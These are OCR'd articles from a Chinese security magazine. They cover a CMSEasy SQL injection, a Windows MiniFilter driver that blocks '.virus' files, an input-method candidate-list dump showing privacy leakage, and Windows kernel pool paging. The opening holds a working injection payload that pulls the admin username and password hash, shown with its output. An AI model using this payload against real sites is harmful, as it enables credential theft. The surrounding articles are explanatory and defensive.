127.1.1.1','24','20130717111710-0-0-'),('1','sfsf','sfsdf',(select
concat(username,'##',password) from cmseasy_user where userid
=1),'sfsfs','sdfsfsfsdfs','0','1374031030','127.1.1.1

```

完整的 insert 语句类似如下代码：

```

insert into `cmseasy_p_orders`
(id,oid,status,mid,adddate,ip,telephone,pnums,pname,address,postcode,content)VALUES('1','sfsf','sfsdf','sfsf','sfsfs','sdfsfsfsdfs','0','1374031030','127.1.1.1','24','20130717111710-0-0-'),('1','sfsf','sfsdf',(select
concat(username,'##',password) from cmseasy_user where userid
=1),'sfsfs','sdfsfsfsdfs','0','1374031030','127.1.1.1','24','20130717111710-0-0-');

```

红色部分是我的 SQL 注入语句，关于这个注入语句有两点：一是注意单引号的闭合；二是这个 insert 语句有两个 values 语句，并且根据我用 MySQL 查询的结果，是以最后一条 values 语句的内容为准的。提交注入语句后的结果如图 1 所示。

订单信息	
订单号：	20130717151433-0-0-
下单时间：	2013-07-17 11:17:10
单位名称：	sfsf
联系电话：	sfdsf
详细地址：	admin##21232f297a57a5a743894a0e4a801fc3
邮政编码：	sfsfs
订单留言：	sdfsfsfsfds
订单状态：	新订单
<input type="button" value="关闭本页"/>	

图 1

黑客防线
www.hacker.com.cn
(完)

初探文件系统微过滤驱动

文/图 李旭昇

文件系统微过滤驱动（File System Mini-Filter，简称 MiniFilter）是微软为了简化文件过滤驱动开发过程而设计的新一代文件过滤框架。MiniFilter 通过向过滤管理器（Filter Manager，简称 FltMgr）注册想要过滤的 I/O 操作来间接地附加到文件系统设备栈上。FltMgr 是一个传统的文件过滤驱动，运行在内核模式，向第三方 MiniFilter 提供文件过滤驱动的常用功能。如图 1 所示是一个简化的 I/O 设备栈，其中有一个 FltMgr 和三个 MiniFilter。




图 1 简化的 I/O 设备栈

针对每一种 I/O 操作，MiniFilter 只需注册预处理回调（pre-operation callback）和后处理回调（post-operation callback）即可。FltMgr 会恰当的处理 IRP 并在 I/O 操作的前、后调用上述两个回调。

与传统过滤驱动相比，MiniFilter 优势明显。首先，MiniFilter 代码十分简洁，开发迅速。除去一些必要的注册工作，我们只需提供两个回调就可以完成对一种 I/O 操作的过滤（甚至可以只提供一个，将另一个设为 NULL）。对于我们不感兴趣的 I/O 操作，FltMgr 将完成基本的处理并继续传递。其次，MiniFilter 是微软文档化的方法，具有良好的稳定性与跨平台性，一份代码不需修改便可以在不同系统上工作。另外，FltMgr 还提供了许多通用的函数，帮助我们获得文件名等有用的信息。

下面我们动手编写一个 MiniFilter。DriverEntry 中通过 FltRegisterFilter 注册 MiniFilter，再通过 FltStartFiltering 开始过滤。

```
extern "C" NTSTATUS
DriverEntry(
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath
)
{
    DriverObject->DriverUnload=Unload;
}
```

```
    DbgPrint("Load!\n");

    NTSTATUS status;
    //注册MiniFilter
    status=FltRegisterFilter(DriverObject,&FilterRegistration,&FilterHandle);
    if(!NT_SUCCESS(status))
    {
        DbgPrint("Fail to Register.\n");
        DbgPrint("%d\n",status==STATUS_OBJECT_NAME_NOT_FOUND);
        return STATUS_SUCCESS;
    }
    //开始过滤
    status=FltStartFiltering(FilterHandle);
    if(!NT_SUCCESS(status))
    {
        //启动失败，取消注册，返回
        FltUnregisterFilter(FilterHandle);
        DbgPrint("Fail to Start.\n");
        return STATUS_SUCCESS;
    }

    DbgPrint("MiniFilter Started!!!\n");
    return STATUS_SUCCESS;
}
```

FltRegisterFilter 的原型为:

```
NTSTATUS FltRegisterFilter(
    _In_   PDRIVER_OBJECT Driver,
    _In_   const FLT_REGISTRATION *Registration,
    _Out_  PFLT_FILTER *RetFilter
);
```

第一个参数为驱动对象，即 DriverEntry 中传入的参数；第二个参数指向 FLT_REGISTRATION 结构，我们稍后详细介绍；第三个参数是返回的 MiniFilter 句柄，需要保存在全局变量中，因为函数 FltStartFiltering 和 FltUnregisterFilter 都要用到它。注册成功后，调用 FltStartFiltering 开始过滤，如果启动失败，就调用 FltUnregisterFilter 取消注册。

FLT_REGISTRATION 结构定义如下:

```
typedef struct _FLT_REGISTRATION {
    USHORT                               Size;
    USHORT                               Version;
    FLT_REGISTRATION_FLAGS                Flags;
    const FLT_CONTEXT_REGISTRATION        *ContextRegistration;
    const FLT_OPERATION_REGISTRATION     *OperationRegistration;
```

```

PFLT_FILTER_UNLOAD_CALLBACK           FilterUnloadCallback;
PFLT_INSTANCE_SETUP_CALLBACK           InstanceSetupCallback;
PFLT_INSTANCE_QUERY_TEARDOWN_CALLBACK
InstanceQueryTeardownCallback;
PFLT_INSTANCE_TEARDOWN_CALLBACK        InstanceTeardownStartCallback;
PFLT_INSTANCE_TEARDOWN_CALLBACK        InstanceTeardownCompleteCallback;
PFLT_GENERATE_FILE_NAME                 GenerateFileNameCallback;
PFLT_NORMALIZE_NAME_COMPONENT           NormalizeNameComponentCallback;
PFLT_NORMALIZE_CONTEXT_CLEANUP          NormalizeContextCleanupCallback;
}FLT_REGISTRATION, *PFLT_REGISTRATION;

```

Size 为结构的大小，按部就班的设为 `sizeof(FLT_REGISTRATION)` 即可；Version 为版本，必须设为 `FLT_REGISTRATION_VERSION`；FilterUnloadCallback 在 MiniFilter 卸载时被调用，不提供该函数将导致 MiniFilter 不能卸载，会带来许多不便。我们将其设为 FileFilterUnload，代码很简单，只需用 `FltUnregisterFilter` 取消 MiniFilter 的注册即可。这里需要注意，在 DriverUnload 例程中，我们不能再次调用 `FltUnregisterFilter`，这是因为 `FltMgr` 已经调用过 `FilterUnloadCallback`，MiniFilter 已经被取消注册，再次取消注册将导致蓝屏。

OperationRegistration 为一组 `FLT_OPERATION_REGISTRATION` 结构，其结束标志为 `IRP_MJ_OPERATION_END`。`FLT_OPERATION_REGISTRATION` 结构的定义如下：

```

typedef struct _FLT_OPERATION_REGISTRATION {
    UCHAR                MajorFunction;
    FLT_OPERATION_REGISTRATION_FLAGS Flags;
    PFLT_PRE_OPERATION_CALLBACK PreOperation;
    PFLT_POST_OPERATION_CALLBACK PostOperation;
    PVOID                Reserved1;
}FLT_OPERATION_REGISTRATION, *PFLT_OPERATION_REGISTRATION;

```

其中 MajorFunction 指定了我们感兴趣的 I/O 操作，PreOperation 和 PostOperation 为相应的预处理回调和后处理回调。Flags 设为 0 即可。我们只对 `IRP_MJ_CREATE` 感兴趣，并预处理回调 `FileFilterPreCreate` 和后处理回调 `FileFilterPostCreate`。

```

const FLT_OPERATION_REGISTRATION Callbacks[] = {
    {IRP_MJ_CREATE,
    0,
    (PFLT_PRE_OPERATION_CALLBACK)FileFilterPreCreate,
    (PFLT_POST_OPERATION_CALLBACK)FileFilterPostCreate},
    {IRP_MJ_OPERATION_END}
};

```

读者可以自行修改 Callbacks 来添加对其他 I/O 操作的过滤。我们的后处理回调 `FileFilterPostCreate` 只是返回了 `FLT_POSTOP_FINISHED_PROCESSING`，没有额外的操作。预处理回调 `FileFilterPreCreate` 的逻辑也不复杂，首先判断当前操作的文件的后缀名是否为 `virus`，



如果是则拒绝操作并打印相关信息，否则就放过该操作。代码如下：

```

FLT_PREOP_CALLBACK_STATUS FileFilterPreCreate(
    _Inout_   PFLT_CALLBACK_DATA Data,
    _In_      PCFLT_RELATED_OBJECTS FltObjects,
    _In_opt_  PVOID CompletionContext
){
    NTSTATUS status;
    PFLT_FILE_NAME_INFORMATION NameInfo;
    //获取文件信息
    status=FltGetFileNameInformation(Data,FLT_FILE_NAME_NORMALIZED|F
LT_FILE_NAME_QUERY_DEFAULT,&NameInfo);
    if(!NT_SUCCESS(status)) return FLT_PREOP_SUCCESS_WITH_CALLBACK;
    //解析文件信息
    FltParseFileNameInformation(NameInfo);
    UNICODE_STRING HiddenExt=RTL_CONSTANT_STRING(L"virus");
    if(RtlEqualUnicodeString(&NameInfo->Extension,&HiddenExt,FALSE))
    {
        Data->IoStatus.Status=STATUS_ACCESS_DENIED;
        Data->IoStatus.Information=0;
        DbgPrint("DENIED Access: %wZ ",&NameInfo->Name);
        FltReleaseFileNameInformation(NameInfo);
        return FLT_PREOP_COMPLETE;
    }
    //释放NameInfo
    FltReleaseFileNameInformation(NameInfo);
    return FLT_PREOP_SUCCESS_WITH_CALLBACK;
}
    
```

FileFilterPreCreate 的第一个参数 Data 中有非常详细的信息，包括文件名称、操作的各种参数等。该结构在 MSDN 中有详细的定义，这里不再赘述。我们并不直接操作 Data，而是利用 FltMgr 提供的 FltGetFileNameInformation 函数获取文件的信息，接着用 FltParseFileNameInformation 解析得到的信息。得到的 FLT_FILE_NAME_INFORMATION 结构内有丰富的信息供我们利用。

```

typedef struct _FLT_FILE_NAME_INFORMATION {
    USHORT          Size;
    FLT_FILE_NAME_PARSED_FLAGS NamesParsed;
    FLT_FILE_NAME_OPTIONS  Format;
    UNICODE_STRING  Name;
    UNICODE_STRING  Volume;
    UNICODE_STRING  Share;
    UNICODE_STRING  Extension;
    UNICODE_STRING  Stream;
}
    
```

```

        UNICODE_STRING          FinalComponent;
        UNICODE_STRING          ParentDir;
    }FLT_FILE_NAME_INFORMATION, *PFLT_FILE_NAME_INFORMATION;
    
```

其中 Name 为文件名，Extension 是后缀名。如果当前操作的文件后缀名为 virus，就设置 IoStatus.Status 为 STATUS_ACCESS_DENIED，IoStatus.Information 为 0，即拒绝访问。最后需要用 FltReleaseFileNameInformation 释放 NameInfo 指向的内存，否则将会造成内存泄露，而文件系统的 I/O 操作十分频繁，这将导致内存迅速耗尽。读者可以根据自己的需要修改该函数。

下面讨论一下 MiniFilter 的安装。DDK 中所带的例子采用 INF 文件进行安装，每次编译之后都要重新安装并重启，非常麻烦。但如果用工具加载驱动就会导致 FltRegisterFilter 注册失败，错误为 STATUS_OBJECT_NAME_NOT_FOUND。查阅 MSDN 后发现，MiniFilter 需要指定 Altitude 等参数，以确定 MiniFilter 加载与过滤的先后顺序。本文将 INF 文件中的注册表操作转换成一个 reg 文件，在加载 MiniFilter 之前双击导入即可。

如图 2 所示，我们新建一个 test.virus，在其中随便输入一些内容，此时用记事本就可以打开 test.virus 并查看其中的内容。接下来我们加载驱动，并再次尝试打开它。此时记事本提示 Access is denied，并可在 DBGView 中看到相应的输出，如图 3 所示。




图 2 新建 test.virus 并输入一些内容




图 3 加载驱动后，访问被拒绝



以上代码在 Win7 x86/x64 VS2012 下测试通过，并可移植到其他版本系统中。本文为笔者关于 MiniFilter 的一点心得，如有不当，还望指正。

智能输入法与隐私泄露

文/图 李旭昇

社交网络流行过这样的段子：“输入法出卖了你，输入 WZ，看看第一个是什么。文章=枪手/文科生，网站=IT/销售员，物质=不满现状爱吐槽的男屌丝/光想享受而不想付出的女屌丝，挽尊=充满爱心的人，王子=爱看肥皂剧/励志剧的虎背熊腰，舞者=DANCER/陪酒/失足人员，武装=军事控。”

这些段子当然不能当真，不过候选词的排列顺序确实与用户习惯息息相关。现今拼音输入法追求“智能”，会统计词语输入频率，把常用词排在前面。这种做法在带来便捷的同时，也有暴露用户隐私的隐患。由此我编写了一个程序，将候选词列表读取出来，结果表明，通过这些列表可以分析出大量用户信息。以下是实现过程。

由于我们不清楚词库结构，所以采用“模拟按键+读取候选词列表”的方法。只需依次发送 A-Z、AA-ZZ、AAA-ZZZ 按键，并读取输入法给出的列表，即可囊括所有一至三个字的词，而这些词是日常输入中最常用到的。模拟按键通过循环调用 `keybd_event` 实现。读取列表需要在 `WndProc` 接收到 `WM_IME_COMPOSITION` 消息时进行处理。微软提供了 `Input Method Manager (IMM, 输入法管理器)` 对输入法进行管理，我们只要按部就班的调用系统 API 即可。当然，大量消息的发送和处理必须考虑同步问题，否则容易引起程序崩溃。我们先来看菜单项 `IDM_SNIFF` 的处理代码。

```
case IDM_SNIFF:
    LoadKeyboardLayout(L"E0200804",KLF_ACTIVATE);
    WinhWnd=hWnd;
    CreateThread(NULL,NULL,(LPTHREAD_START_ROUTINE)SniffImmInfo,0,NULL,N
ULL);    break;
```

当用户选择 `SniffInfo` 菜单项时，我们先加载默认的中文输入法。这里 `E0200804` 不是硬编码，而是微软指定的区域标示符 (`Locale Identifier`)。使用全局变量 `WinhWnd` 保存窗体句柄可以省去传递参数的麻烦，真正发送按键的代码在 `SniffImmInfo` 函数中。由于涉及同步，需要结合处理按键的代码一起分析。

```
VOID SniffImmInfo(){
    int key1=0,key2=0,key3=0;
    WCHAR CurrentKeys[4]={0};
    MessageBox(NULL,L"程序运行期间窗体将会隐藏!\n请用DbgView工具查看输出",L"注意!",MB_OK);
    //隐藏窗体，避免频繁的窗口闪烁
    ShowWindow(WinhWnd,SW_HIDE);
    //此处省略只有一个或两个按键的情况，只分析一组按键有三个按键的情况
    //三个按键的情况，三重循环
```

```

KeyCombinationReady=FALSE;
for (key1=0;key1<EnCharCount;key1++)
{
    for (key2=0;key2<EnCharCount;key2++)
    {
        for (key3=0;key3<EnCharCount;key3++)
        {
            //输出当前正在处理的按键
            CurrentKeys[0]='A'+key1;
            CurrentKeys[1]='A'+key2;
            CurrentKeys[2]='A'+key3;
            OutputDebugString(CurrentKeys);

            //将窗体设为当前窗体，发送第一个按键
            SetForegroundWindow(winhWnd);
            keybd_event('A'+key1,0,0,0);
            //等待第一个按键被处理
            while(!KeyStrokeProcessed);
            KeyStrokeProcessed=FALSE;

            //将窗体设为当前窗体，发送第二个按键
            SetForegroundWindow(winhWnd);
            keybd_event('A'+key2,0,0,0);
            //等待第二个按键被处理
            while(!KeyStrokeProcessed);
            KeyStrokeProcessed=FALSE;

            //一组按键即将就绪
            KeyCombinationReady=TRUE;

            //将窗体设为当前窗体，发送第三个按键
            //此时KeyCombinationReady为TRUE，
            //所以WndProc在处理此次按键时会读取候选词列表
            SetForegroundWindow(winhWnd);
            keybd_event('A'+key3,0,0,0);
            //等待第三个按键被处理
            while(!KeyStrokeProcessed);
            KeyStrokeProcessed=FALSE;

            //将窗体设为当前窗体，发送ESCAPE按键
            //将先前输入的三个按键清空，为下一组按键做准备
            SetForegroundWindow(winhWnd);
            keybd_event(VK_ESCAPE,0,0,0);
            //等待ESCAPE按键被处理
        }
    }
}
    
```




```
        while(!KeyStrokeProcessed);
        KeyStrokeProcessed=FALSE;
        //进入下一组按键
    }
}
}
MessageBox(NULL,L"完成!",L"完成",MB_OK);
//恢复显示窗体
ShowWindow(WinhWnd,SW_SHOW);
}

LRESULT CALLBACK WndProc(HWND hWnd, UINT message, WPARAM wParam, LPARAM
lParam)
{
    HIMC ImmContext=0;
    DWORD CandidateListBytes=0;
    PCANDIDATELIST PCandidateList=0;
    switch (message)
    {
        //当输入法的候选词发生变化时，输入法管理器会发送此消息
        case WM_IME_COMPOSITION:
            //如果一组按键没有全部发送完毕，则只是返回此按键被处理过了
            if(!KeyCombinationReady)
            {
                KeyStrokeProcessed=TRUE;
                break;
            }
            //一组按键已经全部发送完毕，此时需要读取候选词列表
            ImmContext=ImmGetContext(hWnd);
            if(ImmContext==NULL) break;
            //获取候选词列表的大小
            CandidateListBytes=ImmGetCandidateList(ImmContext,0,PCandidateLi
st,0);
            if(CandidateListBytes<=0) goto clean;
            //获取候选词列表
            PCandidateList=PCANDIDATELIST(new char[CandidateListBytes]);
            ImmGetCandidateList(ImmContext,0,PCandidateList,CandidateListByt
es);

            //候选词的个数<0 表示当前按键组合没有有效的候选词
            if(PCandidateList->dwCount<=0) goto clean;
            //循环打印每个候选词
            LPCWSTR CandidateString;
            for(int i=0;i<PCandidateList->dwCount;i++)
            {
```

```

CandidateString=(LPCWSTR)((char*)PCandidateList+PCandidateList->
dwOffset[i]);
    OutputDebugString(CandidateString);
}
//当前按键组合被处理后, 将KeyCombinationReady设为FALSE, 为下一组
按键做准备
KeyCombinationReady=FALSE;
OutputDebugString(L"Done!\n\n");
clean:
    ImmReleaseContext (hWnd,ImmContext);
    //此按键已被处理过
    //这使得SniffImmInfo函数继续执行并发送下一组按键
    KeyStrokeProcessed=TRUE;
    break;
//其他case省略
}
return 0;
}

```

为了节省篇幅, 我们只分析一组按键有三个按键的情况。SniffImmInfo在发送按键前, 会调用SetForegroundWindow确保当前窗口为顶层窗口, 否则按键消息可能落入其他窗体, 失去效果。SniffImmInfo在发送每个按键后都会等到KeyStrokeProcessed变为TRUE, 即该按键WndProc被处理后, 再发送下一个按键。此外, SniffImmInfo在发送一组按键的最后一个按键(即第三个按键)之前, 会将KeyCombinationReady设为TRUE, 表示一组按键即将就绪。

WndProc得到WM_IME_COMPOSITION消息后, 会根据KeyCombinationReady的值判断按键序列是否为完整的按键组。如果按键序列不完整, 则只是简单的将KeyStrokeProcessed设为TRUE, 让SniffImmInfo继续发送该组按键的下一个按键; 如果已经是一组完整的按键, 则循环打印其中的候选词, 并将KeyCombinationReady设为FALSE, KeyStrokeProcessed设为TRUE后返回, 随后SniffImmInfo继续执行并发送下一组按键。

同步解决之后, 提取候选词的工作就简单了。调用ImmGetCandidateList函数可以获得输入法的候选词列表, 其原型如下:

```

DWORD ImmGetCandidateList(
    _In_     HIMC hIMC,
    _In_     DWORD dwIndex,
    _Out_opt_ LPCANDIDATELIST lpCandList,
    _In_     DWORD dwBufLen
);

```

其中hIMC是输入法管理器上下文, 用ImmGetContext函数获得。dwIndex表示候选词列表的序号。0表示第一个, 即最先的几个候选词。lpCandList指向我们关心的CANDIDATELIST结构, 其结构如下:

```

typedef struct tagCANDIDATELIST {

```

```
DWORD dwSize;  
DWORD dwStyle;  
DWORD dwCount;  
DWORD dwSelection;  
DWORD dwPageStart;  
DWORD dwPageSize;  
DWORD dwOffset[1];  
} CANDIDATELIST, *PCANDIDATELIST;
```

由于该结构长度可变，需要先调用一次ImmGetCandidateList，根据dwBufLen的值分配内存，并再调用一次ImmGetCandidateList，才能获得CANDIDATELIST的内容。

CANDIDATELIST中，dwCount表示候选词的个数。dwOffset是一个长度为dwCount的数组，其中每个元素都“指向”一个候选词字符串。这里用引号的原因是dwOffset给出的不是真正的地址，而是相对于CANDIDATELIST起始地址的偏移。

如图1和图2所示，运行程序后可以在DbgView内查看每组按键对应的前五个候选词。组合“LXS”的第一个候选词是“李旭昇”，是我的名字；“MM”对应的是“密码”，“木马”排名也很高；这篇文章一直在写按键，“AJ”的第一个候选词非“按键”莫属；“BL”第一个是“遍历”、“BY”第一个是“编译”……再看看开头的无聊段子，“WZ”对应的是“网站”，看来还是有点道理的（由于涉及隐私，恕不一一截图）。如果仔细翻看这份列表，再结合社工，应该能分析出许多个人信息。各位读者可以自行实验，效果还是比较明显的。安全无处不在，小心输入法泄露你的隐私！（本程序在VS2012+Win7下编译执行）

```
[5824] LXS  
[5824] 李旭昇  
[5824] 罗先生  
[5824] 梁先生  
[5824] 留学生  
[5824] 旅行社  
[5824] Done!  
[5824]
```

图1

```
5824] MM  
5824] 密码  
5824] 慢慢  
5824] 卖萌  
5824] 木马  
5824] Done!  
5824]
```

图2

就在本文完成之时，我想起乌云平台上的一则漏洞公告

（<http://www.wooyun.org/bugs/wooyun-2010-024626>）：某输入法服务器设置不当，导致用户云输入内容被搜索引擎抓取，进而泄露。其实输入法一直处于安全攻防的视野之内，从早期的借助输入法漏洞绕过Windows用户登录，到后来的借助输入法实现注入，再到新近的隐私泄露，无不说明输入法的重要安全意义。再次祝愿各大厂商能够尽快修补漏洞，为用户提供便捷而且安全的输入服务！

Windows系统空间的页面管理

文/图 王晓松

无论是 Windows 内核程序还是驱动程序，都经常会用到申请内存、释放内存的操作。Windows 系统地址空间有专门的内存池用于满足这种对内存的请求，分为换页内存池 (pagedpool) 和非换页内存池 (nonpagedpool)。

在最开始的操作系统中，无所谓换页和非换页，所有申请的内存都在物理内存中。一般来说，内存都是比较宝贵的资源，一些不常用的内容一直占用内存无疑是一种浪费，所以后来提出了换页和非换页的概念，内存的使用以一个页面 (4K) 为单位，有的内存地址范围内的页面一旦被使用，就一直停留在物理内存中，而有些内存地址范围内的页面，可以依据操作系统的算法，被临时保存到硬盘的一个叫做 pagefile.sys 的文件中，空出的物理内存可以被其余的用户使用，当这个地址再次使用时，再将这个页面的内容从文件中读出，放于某个物理页面，然后映射回该地址空间，这个操作叫做换页操作，对应前者称为非换页 (nonpaged)，后者称为换页 (paged)。如图 1 所示。




图 1 在系统地址空间中的非换页内存池和换页内存池

Windows 系统空间专门划出两个区域用于非换页性质的内存操作和换页性质的内存操作，称为非换页内存池和换页内存池，其优缺点如表 1 所示。

	非换页内存池	换页内存池
优点	存取速度快	节约物理内存
缺点	占用物理内存	换入/换出内存有延时

表 1

在 Windows 内核中，分配 / 释放页面的函数统一为 MiAllocatePoolPages/MiFreePoolpages，其函数原型分别如下：

PVOID

```
MiAllocatePoolPages (IN POOL_TYPE PoolType, IN SIZE_T SizeInBytes);  
ULONG  
MiFreePoolPages (IN PVOID StartingAddress);
```

分配换页内存池和非换页内存池中的页面统一使用 `MiAllocatePoolPages` 函数, 只是在该函数的输入参数中指明是需要 `NonPagedPool` 还是 `PagedPool`。在该函数内部根据输入的参数不同, 分别进行处理。释放页面的操作也统一使用 `MiFreePoolPages` 函数, 根据输入的参数 `StartingAddress` 确定地址是在换页内存池范围内还是非换页内存池范围内, 分别进行处理。

非换页内存池的管理

可以认为非换页内存池是一个有 N 个页面的内存池, 由于非换页池总有对应物理内存, 因此其管理结构被置于每个内存页面内。通常来说, 对于空闲页面和内存, 其管理结构都会置于该页面或者内存内, 反正也没有使用, 正好放置一些管理结构, 当使用时, 清掉就可以了。如果你打开内存池的一个页面, 会发现类似于下面的标记。

```
typedef struct _MMFREE_POOL_ENTRY {  
    LIST_ENTRY List; //串联起该链表中的节点, 头页面有效  
    PFN_NUMBER Size; //本节点中页面的个数, 头页面有效  
    ULONG Signature;  
    struct _MMFREE_POOL_ENTRY *Owner; //我属于哪个节点呢?  
} MMFREE_POOL_ENTRY, *PMMFREE_POOL_ENTRY;
```

这些页面是如何通过这个结构组织起来的呢? 首先, 系统在初始化时, 会初始化一个数组 `MmNonPagedPoolFreeListHead`, 这个数组共有 4 项, 存储着 4 个链表的头部。非换页内存池中空闲的页面分为 4 种, 分别是连续 1 个页面, 连续 2 个页面, 连续 3 个页面和连续大于 3 个的页面, 这些连续的页面称为一个节点, 将这些节点使用链表的方式连接起来, 4 个链表的头部就存储在 `MmNonPagedPoolFreeListHead` 数组中。

具体实现就是在每个空闲页面最开始都有一个 `_MMFREE_POOL_ENTRY` 结构, 其中 `List`、`Size` 成员只在每个节点的头页面中有效, 分别用于节点的连接和表示该节点页面的数量, 而 `Owner` 成员在每个页面中都有效, 均指向该节点的头页面。可以想象, `MmNonPagedPoolFreeListHead` 数组初始化时, 只有大于 3 个页面的链表中有 1 个节点, 其 `size` 是非换页内存池页面的数量。需要注意的是, 在非换页内存池中分配的内存无论在虚拟空间还是物理页面上, 都是连续的, 换句话说, 图 2 中每个节点包含的页面都是连续的。




图 2 非换页内存池链表管理的示意

